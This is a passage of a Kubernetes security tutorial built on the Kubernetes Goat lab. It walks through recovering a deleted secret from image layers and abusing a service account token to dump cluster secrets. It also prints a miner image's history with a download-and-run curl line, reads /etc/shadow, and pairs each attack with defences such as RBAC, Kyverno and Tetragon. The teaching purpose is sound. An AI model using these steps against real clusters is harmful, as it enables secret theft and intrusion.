


We can't see /root/secret.txt as it is deleted from the next layers. We can recover the /root/secret.txt by leveraging the docker built-in command to export the docker image as a tar file

```
docker save madhuakula/k8s-goat-hidden-in-layers -o hidden-in-layers.tar
```


Now we have the artifact and we can extract the tar file to explore the layers

```
tar -xvf hidden-in-layers.tar
```



From dive we can tell in which layer secret is stored. d of that layer was c7727738d8cae770227b112841d75acbc3041f9cb186748b1857b02af4ce7170

```
cd c7727738d8cae770227b112841d75acbc3041f9cb186748b1857b02af4ce7170
tar -xvf layer.tar
```



We got secret!

5) Supply Chain Vulnerabilities - prevention

Software Bill of Materials (SBOM): A Software Bill of Materials (SBOM) lists software packages, licenses, and libraries in an artifact, serving as a foundation for security checks. Popular SBOM standards include CycloneDX and SPDX.

Image Signing: Image signing uses cryptographic keys to detect tampering at each DevOps step. The open-source Cosign project helps verify container images.

Image Composition: Use minimal OS packages and dependencies in container images to reduce the attack surface. Consider Distroless or Scratch images for better security, smaller size, and faster CI/CD builds. Keep base images up-to-date with security patches, and use tools like Docker Slim to optimize performance and security.

Kubernetes Security #3: Overly Permissive RBAC

1) Intro

RBAC now enforces the principle of least privilege, but many real-world workloads still have broader privileges than intended. Misconfigurations like these can lead to unauthorized access to secrets, resources, and information.


2) RBAC least privileges misconfiguration

In the real world, developers and DevOps teams often grant extra privileges, giving attackers more control than intended. In this scenario, you can exploit the service account bound to the pod to access the webhook API key, potentially gaining control over other secrets and resources.

To get started with the scenario, navigate to http://127.0.0.1:1236

This deployment uses a custom ServiceAccount with overly permissive privileges. As an attacker, we can exploit this to access other resources and services.

```
cd /var/run/secrets/kubernetes.io/serviceaccount/
ls -larth
```




We can now use this information to query the Kubernetes API service with the available permissions. To point to the internal API server hostname, we can export it from the environment variables.

```
export APISERVER=https://${KUBERNETES_SERVICE_HOST}
export SERVICEACCOUNT=/var/run/secrets/kubernetes.io/serviceaccount
export NAMESPACE=$(cat ${SERVICEACCOUNT}/namespace)
export TOKEN=$(cat ${SERVICEACCOUNT}/token)
export CACERT=${SERVICEACCOUNT}/ca.crt
```


With the information from the vulnerable service account, we can now explore the Kubernetes API.

```
curl --cacert ${CACERT} --header "Authorization: Bearer ${TOKEN}" -X GET ${APISERVER}/api
```




Here we go! We accesed kubernetes API. Lets get secrets from default namespace:

```
curl --cacert ${CACERT} --header "Authorization: Bearer ${TOKEN}" -X GET ${APISERVER}/api/v1/secrets
```



Try in specific namespace:

```
curl --cacert ${CACERT} --header "Authorization: Bearer ${TOKEN}" -X GET ${APISERVER}/api/v1/namespaces/${NAMESPACE}/secrets
```



Search for pods in specific namespace:

```
curl --cacert ${CACERT} --header "Authorization: Bearer ${TOKEN}" -X GET ${APISERVER}/api/v1/namespaces/${NAMESPACE}/pods
```

Check for specific data and for example for secrets, decode those with base64

```
echo "azhzLWdvYXQtODUwNTc4NDZhODA0NmEyNWIzNWYzOGYzYTI2NDlkY2U=" | base64 -d
```

And explore for more resources!

3) RBAC least privileges misconfiguration prevention

Avoid Wildcards: Don’t use * for resources, verbs, or API groups unless absolutely necessary

Bad example (overly permissive):

```
apiVersion: rbac.authorization.k8s.io/v1
kind: ClusterRole
metadata:
  name: too-powerful
rules:
- apiGroups: ["*"]
  resources: ["*"]
  verbs: ["*"]
```

Good example (specific):

```
apiVersion: rbac.authorization.k8s.io/v1
kind: Role
metadata:
  namespace: my-app
  name: app-reader
rules:
- apiGroups: [""]
  resources: ["pods", "configmaps"]
  verbs: ["get", "list", "watch"]
```

Limit Service Account Privileges

Avoid using the default service account in namespaces, as it often inherits broad permissions.Create a minimal service account:

```
apiVersion: v1
kind: ServiceAccount
metadata:
  namespace: my-app
  name: my-app-sa
```

Audit Existing RBAC Configurations

List RBAC Resources:

```
kubectl get roles,rolebindings -A  # Namespace-scoped
kubectl get clusterroles,clusterrolebindings -A  # Cluster-wide
```

Inspect Permissions:

```
kubectl describe clusterrole <name>
kubectl describe role -n <namespace> <name>
```

Use kubectl auth can-i: Test what a user or service account can do:

```
kubectl auth can-i get pods --as=system:serviceaccount:my-app:my-app-sa -n my-app
kubectl auth can-i delete nodes --as=system:serviceaccount:my-app:my-app-sa
```

Use Tools to Detect Misconfigurations

Look for warnings about over-privileged service accounts or roles with Kubeaudit:

```
go install github.com/Shopify/kubeaudit@latest
kubeaudit all
```

Check RBAC-related findings (e.g., excessive privileges) with Kubescape:

```
curl -s https://raw.githubusercontent.com/armosec/kubescape/master/install.sh | /bin/bash
kubescape scan framework nsa
```

Kubernetes Security #4: Lack of Centralized Policy Enforcement

1) Intro


Lack of centralized policy enforcement means there is no single authority or system ensuring consistent application of rules, regulations, or security policies across an organization. This can lead to inconsistencies, security vulnerabilities, compliance issues, and inefficiencies

2) Hacker container

While performing and testing container or Kubernetes infrastructure, we always have to install some common tools inside a container to perform further exploitation and later moved within the cluster. Lets install hacker container with all you need:

```
kubectl run -it hacker-container --image=madhuakula/hacker-container -- sh
```


This container have all tools you need and more to exploit k8s!



3) crypto miner container


Many container users download images from public registries like Docker Hub. However, we've seen numerous hacks where attackers upload container images containing crypto miners to exploit cluster resources. Crypto mining is increasingly common in modern infrastructure, especially in environments like Kubernetes, where users may not monitor the exact contents and behavior of container images. One example is a crypto miner pod deployed in a cluster:

```
kubectl describe job batch-check-job
```



to get related pods:

```
kubectl get pods --namespace default -l "job-name=batch-check-job"
```



to get yaml from this pod:

```
kubectl get pod batch-check-job-dbknf -o yaml
```

```
spec:
  containers:
  - image: madhuakula/k8s-goat-batch-check
    imagePullPolicy: Always
    name: batch-check
```

Container uses madhuakula/k8s-goat-batch-check image. Lets analyze its layers

```
docker history --no-trunc madhuakula/k8s-goat-batch-check
```

```
› docker history --no-trunc madhuakula/k8s-goat-batch-check
IMAGE                                                                     CREATED             CREATED BY
                                                                                              SIZE                COMMENT
sha256:03fb600ce4307bd1d47c05deaae9a87a39b6766dabf72b76ad75265839ea01fd   37 hours ago        /bin/sh -c #(nop)  CMD ["ps" "auxx"]
                                                                                              0B
sha256:500eb24d050585440036b43f25c0675341a912fd29252c69d9589ab7ddbf829c   37 hours ago        /bin/sh -c apk add --no-cache htop curl ca-
certificates    && echo "curl -sSL https://madhuakula.com/kubernetes-goat/k8s-goat-a5e0a28fa75bf429123943abedb065d1 && echo 'id' | sh " >
 /usr/bin/system-startup     && chmod +x /usr/bin/system-startup     && rm -rf /tmp/*   2.07MB
sha256:ab78a5a3d01cce9a45e153589776015ddb5cbad188b96f759fbb2ba0e9986f00   38 hours ago        /bin/sh -c #(nop)  LABEL MAINTAINER=Madhu A
kula INFO=Kubernetes Goat
                                                                                              0B
sha256:a24bb4013296f61e89ba57005a7b3e52274d8edd3ae2077d04395f806b63d83e   2 weeks ago         /bin/sh -c #(nop)  CMD ["/bin/sh"]
                                                                                              0B
<missing>                                                                 2 weeks ago         /bin/sh -c #(nop) ADD file:c92c248239f8c7b9
b3c067650954815f391b7bcb09023f984972c082ace2a8d0 in /
                                                                                              5.57MB
```

You can see curl command that downloads and executes some system-startup app:

```
echo "curl -sSL https://madhuakula.com/kubernetes-goat/k8s-goat-a5e0a28fa75bf429123943abedb065d1 && echo 'id' | sh " > /usr/bin/system-startup && chmod +x /usr/bin/system-startup
```

4) Hack containers prevention - Centralized Policy enforcement with Kyverno

Kyverno allows organizations to codify policies into YAML files, which can be applied to Kubernetes clusters to enforce security practices. In this case, we'll create a Kyverno policy to restrict exec access to pods in the vault namespace and prevent pod creation in the cluster.

Install Kyverno

```
helm repo add kyverno https://kyverno.github.io/kyverno/
helm repo update
helm install kyverno kyverno/kyverno -n kyverno --create-namespace
```

create pod in vault namespace

```
kubectl create ns vault
kubectl --namespace vault run kubernetes-goat-secrets --image=madhuakula/k8s-goat-info-app --port=5000 --restart=Never
```

check if there are any pods


```
kubectl get pods -n vault
```

```
Error from server (NotFound): namespaces "vault" not found
dev@DevOps:~/Kubernetes/kubernetes-goat$ kubectl create ns vault
namespace/vault created
dev@DevOps:~/Kubernetes/kubernetes-goat$ kubectl --namespace vault run kubernetes-goat-secrets -
-image=madhuakula/k8s-goat-info-app --port=5000 --restart=Never
pod/kubernetes-goat-secrets created
dev@DevOps:~/Kubernetes/kubernetes-goat$ kubectl get pods -n vault
NAME                    READY   STATUS    RESTARTS   AGE
kubernetes-goat-secrets   1/1     Running   0          6s
dev@DevOps:~/Kubernetes/kubernetes-goat$
```


Now we will install and try new policies:

kubectl apply -f https://raw.githubusercontent.com/madhuakula/kubernetes-goat/master/scenarios/kyverno-namespace-exec-block/kyverno-block-pod-exec-by-namespace.yaml. Check Policy

kubectl get clusterpolicies



kubectl --namespace vault exec -it kubernetes-goat-secrets -- sh



now create policy that forbids to creation of pods

```
apiVersion: kyverno.io/v1
kind: ClusterPolicy
metadata:
 name: deny-pod-creation
spec:
 validationFailureAction: Enforce  # This ensures the policy blocks the action
 rules:
 - name: block-pod-creation
   match:
     any:
     - resources:
         kinds:
         - Pod
         operations:
         - CREATE
   validate:
     message: "Creating pods is not allowed."
     deny: {}
```

Apply

```
kubectl apply -f deny-pod-creation.yaml
```

```
dev@DevOps:~/Kubernetes/kubernetes-goat$ kubectl apply -f kyverno.yaml
clusterpolicy.kyverno.io/deny-pod-creation created
dev@DevOps:~/Kubernetes/kubernetes-goat$
```

Try to create pod

```
kubectl --namespace vault run kubernetes-goat-secrets --image=madhuakula/k8s-goat-info-app --port=5000 --restart=Never
```

```
dev@DevOps:~/Kubernetes/kubernetes-goat$
kubectl --namespace vault run kubernetes-goat-secrets --image=madhuakula/k8s-goat-info-app --p
t=5000 --restart=Never
Error from server: admission webhook "validate.kyverno.svc-fail" denied the request:

resource Pod/vault/kubernetes-goat-secrets was blocked due to the following policies

deny-pod-creation:
  block-pod-creation: Creating pods is not allowed.
dev@DevOps:~/Kubernetes/kubernetes-goat$
```

Now Check your policies:

```
kubectl get clusterpolicies
```

```
deny-pod-creation:
  block-pod-creation: Creating pods is not allowed.
dev@DevOps:~/Kubernetes/kubernetes-goat$ kubectl get clusterpolicies
NAME                           ADMISSION   BACKGROUND   READY   AGE     MESSAGE
deny-exec-in-vault-namespace   true        false        True    4m52s   Ready
deny-pod-creation              true        true         True    59s     Ready
dev@DevOps:~/Kubernetes/kubernetes-goat$
```

You succesfully created cluster policies!

Kubernetes Security #5: Inadequate Logging

1) Intro

Kubernetes can create logs from various components, but issues arise when logs aren't monitored for unusual events, alert thresholds aren't set, logs aren't centralized, or logging is disabled.

2) Attack

Inadequate logging in Kubernetes occurs when:

- Relevant events, like failed authentication attempts, access to sensitive resources, or changes to Kubernetes resources, are not logged.
- Logs and traces of running workloads are not monitored for suspicious activity.
- Alert thresholds are not set or escalated properly.
- Logs are not stored centrally or protected from tampering.
- Logging infrastructure is completely disabled.

3) Defense - Cilium Tetragon - eBPF-based Security Observability and Runtime Enforcement


Containers' immutability makes attack detection difficult with traditional tools. Here, we'll use Cilium Tetragon for runtime security monitoring with tracing policy.

deploy Tetragon

```
helm repo add cilium https://helm.cilium.io
helm repo update
helm install tetragon cilium/tetragon -n kube-system
```

Check if pods rolled out

```
kubectl rollout status -n kube-system ds/tetragon -w
```




Tetragon detects and is able to react to security-significant events, such as

- Process execution events
- System call activity
- I/O activity including network & file access

When used in a Kubernetes environment, Tetragon is Kubernetes-aware - that is, it understands Kubernetes identities such as namespaces, pods and so-on - so that security event detection can be configured in relation to individual workloads.

Get more details about the Tetragon deployment

```
kubectl get pods -n kube-system --selector app.kubernetes.io/instance=tetragon
```



Manually obtaining the logs from the Tetragon

```
kubectl logs -n kube-system -l app.kubernetes.io/name=tetragon -c export-stdout -f
```

let's use the system-monitor pod and try privileges escalation to the host system

```
export POD_NAME=$(kubectl get pods -l "app=system-monitor" -o jsonpath="
{.items[0].metadata.name}")
kubectl exec -it $POD_NAME bash
```

Let's read the sensitive file /etc/shadow

```
cat /etc/shadow
```

```
root@system-monitor-deployment-666d8bcc8-lkhp6:/# cat /etc/shadow
```

You can also see these events in a nicer way using the official tetra cli client in your local system

```
wget https://github.com/cilium/tetragon/releases/download/v0.9.0/tetra-linux-amd64.tar.gz
tar -xvzf tetra-linux-amd64.tar.gz
```

Now you can run the following command to pass the output of the Tetragon events to tetra cli locally

```
kubectl logs -n kube-system -l app.kubernetes.io/name=tetragon -c export-stdout -f | ./tetra
getevents -o compact --namespace default --pod system-monitor-deployment-*
```


```
dev@DevOps:~/Kubernetes/kubernetes-goat$ kubectl logs -n kube-system -l app.kubernetes.
io/name=tetragon -c export-stdout -f | ./tetra getevents -o compact --namespace default
 --pod system-monitor-deployment-*
🚀 process default/system-monitor-deployment-666d8bcc8-lkhp6 /usr/bin/bash
🚀 process default/system-monitor-deployment-666d8bcc8-lkhp6 /usr/bin/groups
💥 exit    default/system-monitor-deployment-666d8bcc8-lkhp6 /usr/bin/groups  0
🚀 process default/system-monitor-deployment-666d8bcc8-lkhp6 /usr/bin/dircolors -b
💥 exit    default/system-monitor-deployment-666d8bcc8-lkhp6 /usr/bin/dircolors -b 0
🚀 process default/system-monitor-deployment-666d8bcc8-lkhp6 /usr/bin/cat /etc/shadow
💥 exit    default/system-monitor-deployment-666d8bcc8-lkhp6 /usr/bin/cat /etc/shadow 0

🚀 process default/system-monitor-deployment-666d8bcc8-lkhp6 /usr/bin/cat /etc/shadow
💥 exit    default/system-monitor-deployment-666d8bcc8-lkhp6 /usr/bin/cat /etc/shadow 0

🚀 process default/system-monitor-deployment-666d8bcc8-lkhp6 /usr/bin/cat /etc/shadow
💥 exit    default/system-monitor-deployment-666d8bcc8-lkhp6 /usr/bin/cat /etc/shadow 0
```

Let's take a spin for detecting the privilege escalation attacks using the Tetragon. Enter pod if you left it

```
export POD_NAME=$(kubectl get pods -l "app=system-monitor" -o jsonpath="
{.items[0].metadata.name}")
kubectl exec -it $POD_NAME bash
```

